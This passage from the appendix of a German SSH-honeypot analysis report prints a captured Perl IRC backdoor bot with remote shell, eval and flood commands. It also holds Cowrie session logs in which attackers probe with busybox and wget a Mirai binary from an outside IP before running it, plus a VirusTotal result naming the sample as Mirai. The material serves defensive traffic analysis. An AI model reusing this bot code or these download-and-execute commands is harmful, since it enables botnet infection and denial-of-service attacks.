55     , PeerPort=>$porta_con) or return(1);
56     if (defined($IRC_socket)) {
57         $IRC_cur_socket = $IRC_socket;
58
59         $IRC_socket->autoflush(1);
60         $sel_cliente->add($IRC_socket);
61
62         $irc_servers{$IRC_cur_socket}{host} = "$servidor_con";
63         $irc_servers{$IRC_cur_socket}{porta} = "$porta_con";
64         $irc_servers{$IRC_cur_socket}{nick} = $meunick;
65         $irc_servers{$IRC_cur_socket}{meunick} = $IRC_socket->sockhost;
66         nick("$meunick");
67         sendraw("USER $ircname ".$IRC_socket->sockhost." $servidor_con :$realname");
68         sleep 1;
69     }
70 }
71 my $line_temp;
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
71 while( 1 ) {
72   while(!(keys(%irc_servers))) { conectar("$nick", "$servidor", "$porta"); }
73   delete($irc_servers{''}) if (defined($irc_servers{''}));
74   my$ready = $sel_cliente->can_read(0);
75   next unless($ready);
76   foreach$fh (@ready) {
77     $IRC_cur_socket = $fh;
78     $meunick = $irc_servers{$IRC_cur_socket}{'nick'};
79     $nread = sysread($fh, $msg, 4096);
80     if ($nread == 0) {
81       $sel_cliente->remove($fh);
82       $fh->close;
83       delete($irc_servers{$fh});
84     }
85     @lines = split (/\\n/, $msg);
86
87     for(my$c=0; $c<= $#lines; $c++) {
88       $line = $lines[$c];
89       $line=$line_temp.$line if ($line_temp);
90       $line_temp='';
91       $line =~ s/\\r$//;
92       unless($c == $#lines) {
93         parse("$line");
94       } else {
95         if ($#lines == 0) {
96           parse("$line");
97         } elsif ($lines[$c] =~ /\\r$/) {
98           parse("$line");
99         } elsif ($line =~ /^(\\S+) NOTICE AUTH :\\*\\*\\*/) {
100           parse("$line");
101         } else {
102           $line_temp = $line;
103         }
104       }
105     }
106   }
107 }
108
109 subparse {
110   my$servarg = shift;
111   if ($servarg =~ /^PING \:(.*)/) {
112     sendraw("PONG :$1");
113   } elsif ($servarg =~ /^\\: (.+?)! (.+?)\\@ (.+?) PRIVMSG (.+?) \\:(.*)/) {
114     my$pn=$1; my$hostmask= $3; my$sonde = $4; my$args = $5;
115     if ($args =~ /^\\001VERSION\\001$/) {
116       notice("$pn", "\\001VERSION mIRC v6.16 Khaled Mardam-Bey\\001");
117     }
118     if (grep {$_ =~ /^\\Q$hostmask\\E$/i } @hostauth) {
119       if (grep {$_ =~ /^\\Q$pn\\E$/i } @adms) {
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
120     if ($onde eq "$meunick"){
121         shell("$pn", "$args");
122     }
123     if ($args =~ /\Q$meunick\E\\!say\s+(.*)/ ) {
124         my$natrrix = $1;
125         my$arg = $2;
126         if ($arg =~ /\!\!(.*)/) {
127             ircase("$pn", "$onde", "$1") unless($natrrix eq "!bot" and$arg =~
→ /\!\!nick/);
128         } elsif ($arg =~ /\!@(.*)/) {
129             $ondep = $onde;
130             $ondep = $pn if $onde eq $meunick;
131             bfunc("$ondep", "$1");
132         } else {
133             shell("$onde", "$arg");
134         }
135     }
136 }
137 }
138 } elsif ($servarg =~ /\!:(.+)!\!(.+)@(.+)\s+NICK\s+(\S+)/i) {
139     if (lc($1) eq lc($meunick)) {
140         $meunick=$4;
141         $irc_servers{$IRC_cur_socket}{'nick'} = $meunick;
142     }
143 } elsif ($servarg =~ m/\!:(.+)\s+433/i) {
144     nick("$meunick|".int rand(999999));
145 } elsif ($servarg =~ m/\!:(.+)\s+001\s+(\S+)\s/i) {
146     $meunick = $2;
147     $irc_servers{$IRC_cur_socket}{'nick'} = $meunick;
148     $irc_servers{$IRC_cur_socket}{'nome'} = "$1";
149     foreach my$canal (@canais) {
150         sendraw("JOIN $canal ddosit");
151     }
152 }
153 }
154
155
156
157 subircase {
158     my($kem, $printl, $case) = @_;
159
160     if ($case =~ /\^join (.*)/) {
161         j("$1");
162     }
163
164     if ($case =~ /\^refresh (.*)/) {
165         my$goni = $titi[rand scalar @titi];
166     }
167 }
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
168 if ($case =~ /^part (.*)/) {
169     p("$1");
170 }
171 if ($case =~ /^rejoin\s+(.*)/) {
172     my$chan = $1;
173     if ($chan =~ /^(\d+) (.*)/) {
174         for (my$ca = 1; $ca <= $1; $ca++ ) {
175             p("$2");
176             j("$2");
177         }
178     } else {
179         p("$chan");
180         j("$chan");
181     }
182 }
183 if ($case =~ /^op/) {
184     op("$print1", "$kem") if $case eq "op";
185     my$oarg = substr($case, 3);
186     op("$1", "$2") if ($oarg =~ /(\S+)\s+(\S+)/);
187 }
188 if ($case =~ /^deop/) {
189     deop("$print1", "$kem") if $case eq "deop";
190     my$oarg = substr($case, 5);
191     deop("$1", "$2") if ($oarg =~ /(\S+)\s+(\S+)/);
192 }
193 if ($case =~ /^msg\s+(\S+) (.*)/) {
194     msg("$1", "$2");
195 }
196 if ($case =~ /^flood\s+(\d+)\s+(\S+) (.*)/) {
197     for (my$cf = 1; $cf <= $1; $cf++) {
198         msg("$2", "$3");
199     }
200 }
201 if ($case =~ /^ctcp\s+(\S+) (.*)/) {
202     ctcp("$1", "$2");
203 }
204 if ($case =~ /^ctcpflood\s+(\d+)\s+(\S+) (.*)/) {
205     for (my$cf = 1; $cf <= $1; $cf++) {
206         ctcp("$2", "$3");
207     }
208 }
209 if ($case =~ /^nick (.*)/) {
210     nick("$1");
211 }
212 if ($case =~ /^connect\s+(\S+)\s+(\S+)/) {
213     conectar("$2", "$1", 6667);
214 }
215 if ($case =~ /^raw (.*)/) {
216     sendraw("$1");
```


HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
217 }
218 if ($case =~ /^eval (.*)/) {
219     eval "$1";
220 }
221 }
222
223 subshell {
224     my$printl=$_[0];
225     my$comando=$_[1];
226     if ($comando =~ /cd (.*)/) {
227         chdir("$1") || msg("$printl", "No such file or directory");
228         return
229     }
230     elsif ($pid = fork) {
231         waitpid($pid, 0);
232     } else {
233         if (fork) {
234             exit;
235         } else {
236             my@resp='$comando 2>&1 3>&1';
237             my$c=0;
238             foreach my$linha (@resp) {
239                 $c++;
240                 chop $linha;
241                 sendraw($IRC_cur_socket, "PRIVMSG $printl :$linha");
242                 if ($c == "$linas_max") {
243                     $c=0;
244                     sleep $sleep;
245                 }
246             }
247             exit;
248         }
249     }
250 }
251
252
253 subctcp {
254     return unless$# == 1;
255     sendraw("PRIVMSG $_[0] :\001$_[1]\001");
256 }
257 submsg {
258     return unless$# == 1;
259     sendraw("PRIVMSG $_[0] :$_[1]");
260 }
261 subnotice {
262     return unless$# == 1;
263     sendraw("NOTICE $_[0] :$_[1]");
264 }
265 subop {
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
266 return unless $# == 1;
267 senddraw("MODE $_[0] +o $_[1]");
268 }
269 sub deop {
270     return unless $# == 1;
271     senddraw("MODE $_[0] -o $_[1]");
272 }
273 sub j { &join(@_); }
274 sub join {
275     return unless $# == 0;
276     senddraw("JOIN $_[0]");
277 }
278 sub p { part(@_); }
279 sub part {
280     senddraw("PART $_[0]");
281 }
282 sub nick {
283     return unless $# == 0;
284     senddraw("NICK $_[0]");
285 }
286 sub quit {
287     senddraw("QUIT :$_[0]");
288 }
```

Listing A.7: Fallbeispiel 2: Playlog

```
1 cowrie@ip-172-31-32-133:~/bin$ bin/cowrie playlog -c
→ ../log/tty/20180702-215624-None-1715i.log
2
3 The programs included with the Debian GNU/Linux system are free software;
4 the exact distribution terms for each program are described in the
5 individual files in /usr/share/doc/*/copyright.
6
7 Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
8 permitted by applicable law.
9
10 system@userdb:~$
11 system@userdb:~$ cd /tmp/
12 system@userdb:tmp$ cd /var/
13 system@userdb:var$ cd /dev/
14 system@userdb:dev$ cd /mnt/
15 system@userdb:mnt$ cd /var/run/
16 system@userdb:var/run$ cd /var/tmp/
17 system@userdb:var/tmp$ cd /
18 system@userdb:/dev/netslink/.ptmx && cd /dev/netslink/
19 touch: cannot touch '/dev/netslink/.ptmx': no such file or directory
20 bash: cd: /dev/netslink/: No such file or directory
21 system@userdb:/dev/shm/.ptmx && cd /dev/shm/
22 system@userdb:dev/shm$ cd /bin/
23 system@userdb:bin$ cd /etc/
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot


```
24 system@userdb:/etc$ cd /boot/.ptmx && cd /boot/
25 system@userdb:/boot$ cd /usr/.ptmx && cd /usr/
26 system@userdb:/usr$ /bin/busybox rm -rf zPnr6HpQj2 XkTer0GbA1
27 system@userdb:/usr$ /bin/busybox cp /bin/busybox zPnr6HpQj2; >zPnr6HpQj2;
→ /bin/busybox chmod 777 zPnr6HpQj2; /bin/busybox KET
28 KET: applet not found
29 system@userdb:/usr$ /bin/busybox cat /bin/busybox || while read i; do echo $i; done
→ < /bin/busybox
30 ELF>xxxxxxxxx .shstrtab.text
31 x@xy
32 bash: while: command not found
33 bash: do: command not found
34 bash: done: command not found
35 system@userdb:/usr$ /bin/busybox KET
36 KET: applet not found
37 system@userdb:/usr$ /bin/busybox wget; /bin/busybox tftp; /bin/busybox KET
38 wget: missing URL
39 Usage: wget [OPTION]... [URL]...
40
41 Try 'wget --help' for more options.
42 usage: tftp [-h] [-c C C] [-l L] [-g G] [-p P] [-r R] [hostname]
43 KET: applet not found
44 system@userdb:/usr$ /bin/busybox wget http://195.43.95.179:80/bins/ket.x86 -O - >
→ zPnr6HpQj2; /bin/busybox chmod 777 zPnr6HpQj2; /bin/busybox KET
45 --2018-07-02 21:56:24-- http://195.43.95.179:80/bins/ket.x86
46 Connecting to 195.43.95.179:80... connected.
47 HTTP request sent, awaiting response... 200 OK
48 Length: 18312 (17K) [text/whatever]
49 Saving to: 'STDOUT'
50
51 100%[=====>] 18,312 4K/s eta 0s
52
53 2018-07-02 21:56:27 (4 KB/s) - '-' saved [18312/18312]
54
55 'ascii' codec can't decode byte 0x88 in position 24: ordinal not in range(128)
56 2018-07-02 21:56:27 ERROR 404: Not Found.
57 KET: applet not found
58 system@userdb:/usr$ zPnr6HpQj2 selfrep.wget; /bin/busybox ANA
59 bash: ./zPnr6HpQj2: command not found
60 ANA: applet not found
61 system@userdb:/usr$ /bin/busybox rm -rf XkTer0GbA1; >zPnr6HpQj2; /bin/busybox KET
62 KET: applet not found
```

Listing A.8: Fallbeispiel 3: Playlog

```
1 cowrie@ip-172-31-32-133:~/bin$ ./bin/playlog
→ ../log/tty/20180703-220353-None-2939i.log
2
3 The programs included with the Debian GNU/Linux system are free software;
4 the exact distribution terms for each program are described in the
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot



SHA256: 2346633d8a9533a7145d2828f17dfe5bccc88386a1695e6ba9b583c0d2e0b90f

Dateiname: 00caf46158389bb33afc8ec24029280dc4713894

Erkennungsrate: 23 / 57

Analyse-Datum: 2018-07-04 20:00:58 UTC (vor 11 Stunden, 52 Minuten)

Antivirus Ergebnisse Aktualisierung

Antivirus	Ergebnis	Aktualisierung
AegisLab	Backdoor.Linux.Mirai.c	20180704
Antiy-AVL	Trojan[Backdoor]/Linux.Mirai.b	20180704
Avast	ELF:Mirai-OA [Trj]	20180704
AVG	ELF:Mirai-OA [Trj]	20180704
Avira (no cloud)	LINUX/Mirai.deaqb	20180704
Cyren	ELF/Trojan.QTQD-5	20180704
DrWeb	Linux.Mirai.1446	20180704
ESET-NOD32	a variant of Linux/Mirai.BR	20180704
Fortinet	ELF/Mirai.ATltr	20180704
GData	Linux.Trojan.Agent.K31BR2	20180704
Ikarus	Trojan.Linux.Mirai	20180704

Abbildung A.33.: Fallbeispiel 2: Scan VirusTotal Mirai

```
5 individual files in /usr/share/doc/*/copyright.
6
7 Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
8 permitted by applicable law.
9
10 admin@userdb:~$ enable
11 enable .
12 enable :
13 enable [
14 enable alias
15 enable bg
16 enable bind
17 enable break
18 enable builtin
19 enable caller
20 enable cd
21 enable command
22 enable compgen
23 enable complete
24 enable continue
25 enable declare
26 enable dirs
27 enable disown
28 enable echo
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
29 enable enable
30 enable eval
31 enable exec
32 enable exit
33 enable export
34 enable false
35 enable fc
36 enable fg
37 enable getopts
38 enable hash
39 enable help
40 enable history
41 enable jobs
42 enable kill
43 enable let
44 enable local
45 enable logout
46 enable popd
47 enable printf
48 enable pushd
49 enable pwd
50 enable read
51 enable readonly
52 enable return
53 enable set
54 enable shift
55 enable shopt
56 enable source
57 enable suspend
58 enable test
59 enable times
60 enable trap
61 enable true
62 enable type
63 enable typeset
64 enable ulimit
65 enable umask
66 enable unalias
67 enable unset
68 enable wait
69 admin@userdb:~$ system
70 bash: system: command not found
71 admin@userdb:~$ shell
72 bash: shell: command not found
73 admin@userdb:~$ sh
74 admin@userdb:~$ /bin/busybox BwHJ6oS9
75 BwHJ6oS9: applet not found
76 admin@userdb:~$ /bin/busybox cat /proc/mounts; /bin/busybox BwHJ6oS9
77 rootfs / rootfs rw 0 0
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
78 sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
79 proc /proc proc rw,relatime 0 0
80 udev /dev devtmpfs rw,relatime,size=10240k,nr_inodes=997843,mode=755 0 0
81 devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000 0 0
82 tmpfs /run tmpfs rw,nosuid,relatime,size=1613336k,mode=755 0 0
83 /dev/dm-0 / ext3 rw,relatime,errors=remount-ro,data=ordered 0 0
84 tmpfs /dev/shm tmpfs rw,nosuid,nodev 0 0
85 tmpfs /run/lock tmpfs rw,nosuid,nodev,noexec,relatime,size=5120k 0 0
86 systemd-1 /proc/sys/fs/binfmt_misc autofs ←-
  ,> rw,relatime,fd=22,pgrp=1,timeout=300,minproto=5,maxproto=5,direct 0 0
87 fusectl /sys/fs/fuse/connections fusectl rw,relatime 0 0
88 /dev/sda1 /boot ext2 rw,relatime 0 0
89 /dev/mapper/home /home ext3 rw,relatime,data=ordered 0 0
90 binfmt_misc /proc/sys/fs/binfmt_misc binfmt_misc rw,relatime 0 0
91 BwHJ6oS9: applet not found
92 admin@userdb:/bin$ /bin/busybox echo -e '\x50\x6f\x72\x74/' > //.none; /bin/busybox ←-
  ,> cat //.none; /bin/busybox rm //.none
93 Port/
94 admin@userdb:/bin$ /bin/busybox echo -e '\x50\x6f\x72\x74/sys' > /sys/.none; ←-
  ,> /bin/busybox cat /sys/.none; /bin/busybox rm /sys/.none
95 Port/sys
96 admin@userdb:/bin$ /bin/busybox echo -e '\x50\x6f\x72\x74/proc' > /proc/.none; ←-
  ,> /bin/busybox cat /proc/.none; /bin/busybox rm /proc/.none
97 Port/proc
98 admin@userdb:/bin$ /bin/busybox echo -e '\x50\x6f\x72\x74/dev' > /dev/.none; ←-
  ,> /bin/busybox cat /dev/.none; /bin/busybox rm /dev/.none
99 Port/dev
100 admin@userdb:/bin$ /bin/busybox echo -e '\x50\x6f\x72\x74/dev/pts' > /dev/pts/.none; ←-
  ,> /bin/busybox cat /dev/pts/.none; /bin/busybox rm /dev/pts/.none
101 Port/dev/pts
102 admin@userdb:/bin$ /bin/busybox echo -e '\x50\x6f\x72\x74/run' > /run/.none; ←-
  ,> /bin/busybox cat /run/.none; /bin/busybox rm /run/.none
103 Port/run
104 admin@userdb:/bin$ /bin/busybox echo -e '\x50\x6f\x72\x74/' > //.none; /bin/busybox ←-
  ,> cat //.none; /bin/busybox rm //.none
105 Port/
106 Port/
107 admin@userdb:/bin$ /bin/busybox echo -e '\x50\x6f\x72\x74/dev/shm' > /dev/shm/.none; ←-
  ,> /bin/busybox cat /dev/shm/.none; /bin/busybox rm /dev/shm/.none
108 Port/dev/shm
109 admin@userdb:/bin$ /bin/busybox echo -e '\x50\x6f\x72\x74/run/lock' > /run/lock/.none; ←-
  ,> /bin/busybox cat /run/lock/.none; /bin/busybox rm /run/lock/.none
110 Port/run/lock
111 admin@userdb:/bin$ /bin/busybox echo -e '\x50\x6f\x72\x74/proc/sys/fs/binfmt_misc' > ←-
  ,> /proc/sys/fs/binfmt_misc/.none; /bin/busybox cat /proc/sys/fs/binfmt_misc/.none; ←-
  ,> /bin/busybox rm /proc/sys/fs/binfmt_misc/.none
112 Port/proc/sys/fs/binfmt_misc
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
113 admin@userdb:/bin$ /bin/busybox echo -e '\x50\x6f\x72\x74/sys/fs/fuse/connections' > ←-
    → /sys/fs/fuse/connections/.none; /bin/busybox cat /sys/fs/fuse/connections/.none; ←-
    → /bin/busybox rm /sys/fs/fuse/connections/.none
114 -bash: /sys/fs/fuse/connections/.none: No such file or directory
115 cat: /sys/fs/fuse/connections/.none: No such file or directory
116 rm: cannot remove '/sys/fs/fuse/connections/.none': No such file or directory
117 admin@userdb:/bin$ /bin/busybox echo -e '\x50\x6f\x72\x74/boot' > /boot/.none; ←-
    → /bin/busybox cat /boot/.none; /bin/busybox rm /boot/.none
118 Port/boot
119 admin@userdb:/bin$ /bin/busybox echo -e '\x50\x6f\x72\x74/home' > /home/.none; ←-
    → /bin/busybox cat /home/.none; /bin/busybox rm /home/.none
120 Port/home
121 admin@userdb:/bin$ /bin/busybox echo -e '\x50\x6f\x72\x74/proc/sys/fs/binfmt_misc' > ←-
    → /proc/sys/fs/binfmt_misc/.none; /bin/busybox cat /proc/sys/fs/binfmt_misc/.none; ←-
    → /bin/busybox rm /proc/sys/fs/binfmt_misc/.none
122 Port/proc/sys/fs/binfmt_misc
123 Port/proc/sys/fs/binfmt_misc
124 admin@userdb:/bin$ /bin/busybox echo -e '\x50\x6f\x72\x74/tmp' > /tmp/.none; ←-
    → /bin/busybox cat /tmp/.none; /bin/busybox rm /tmp/.none
125 Port/tmp
126 admin@userdb:/bin$ /bin/busybox echo -e '\x50\x6f\x72\x74/dev' > /dev/.none; ←-
    → /bin/busybox cat /dev/.none; /bin/busybox rm /dev/.none
127 Port/dev
128 Port/dev
129 admin@userdb:/bin$ /bin/busybox BwHJ6oS9
130 BwHJ6oS9: applet not found
131 admin@userdb:/bin$ rm /.t; rm //.sh; rm //.human
132 admin@userdb:/bin$ rm /sys/.t; rm /sys/.sh; rm /sys/.human
133 admin@userdb:/bin$ rm /proc/sys/fs/binfmt_misc/.t; rm /proc/sys/fs/binfmt_misc/.sh; rm ←-
    → /proc/sys/fs/binfmt_misc/.human
134 admin@userdb:/bin$ rm /tmp/.t; rm /tmp/.sh; rm /tmp/.human
135 admin@userdb:/bin$ cd /tmp/
136 admin@userdb:/tmp$ /bin/busybox cp /bin/echo pfi ; >pfi; /bin/busybox chmod 777 ←-
    → pfi; /bin/busybox BwHJ6oS9
137 BwHJ6oS9: applet not found
138 admin@userdb:/tmp$ /bin/busybox cat /bin/echo
139 ELF>x@@@8@@@yy.shstrtab.text
140 x@xy
141 admin@userdb:/tmp$ /bin/busybox BwHJ6oS9
142 BwHJ6oS9: applet not found
143 admin@userdb:/tmp$ /bin/busybox echo bFRP | base64 -d; /bin/busybox echo Nkty | ←-
    → openssl base64 -d; /bin/busybox BwHJ6oS9
144 lTObash: openssl: command not found
145 BwHJ6oS9: applet not found
146 admin@userdb:/tmp$
147 admin@userdb:/tmp$ decode <<'~'
148 bash: uudecode: command not found
149 admin@userdb:/tmp$ echo 644 /tmp/.none
150 bash: begin: command not found
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
151 admin@userdb:/tmp$ 6:"<];#!=>$%&'&?*_+3( V '
152 bash: 6:": command not found
153 admin@userdb:/tmp$
154 bash: ': command not found
155 admin@userdb:/tmp$
156 bash: end: command not found
157 admin@userdb:/tmp$
158 bash: ~: command not found
159 admin@userdb:/tmp$ /tmp/.none;rm /tmp/.none;/bin/busybox BwHJ6oS9
160 cat: /tmp/.none: No such file or directory
161 BwHJ6oS9: applet not found
162 admin@userdb:/tmp$ /bin/busybox echo -ne '\xdd\x00'; echo -ne '\x55\xaa';
    ,-> /bin/busybox BwHJ6oS9
163 UBwHJ6oS9: applet not found
```


Glossar

A

Antiviren-Scanner Software zur Erkennung (und meist auch Entfernung) von Malware. 4

F

Firewall System, dass einen Rechner oder ein Rechnernetz vor unerwünschtem Zugriff schützt.. 4

I

Intrusion Detection System System, dass unerwünschten Netzwerkverkehr innerhalb eines Rechnernetzes anhand von definierten Regeln erkennt.. 4

N

Network Security Monitoring Network Security Monitoring bezeichnet einen ganzheitlichen Ansatz zur Sammlung, Erkennung und Analyse von Angriffen auf ein Netzwerk (siehe Kapitel 2.1). 4, 5

Z

Zero-Day-Attacke Angriff mittels eines Zero-Day-Exploits. 6

Zero-Day-Exploit Systematisches Ausnutzen einer Schwachstelle einer Software oder eines Systems, bevor ein Patch existiert.. 6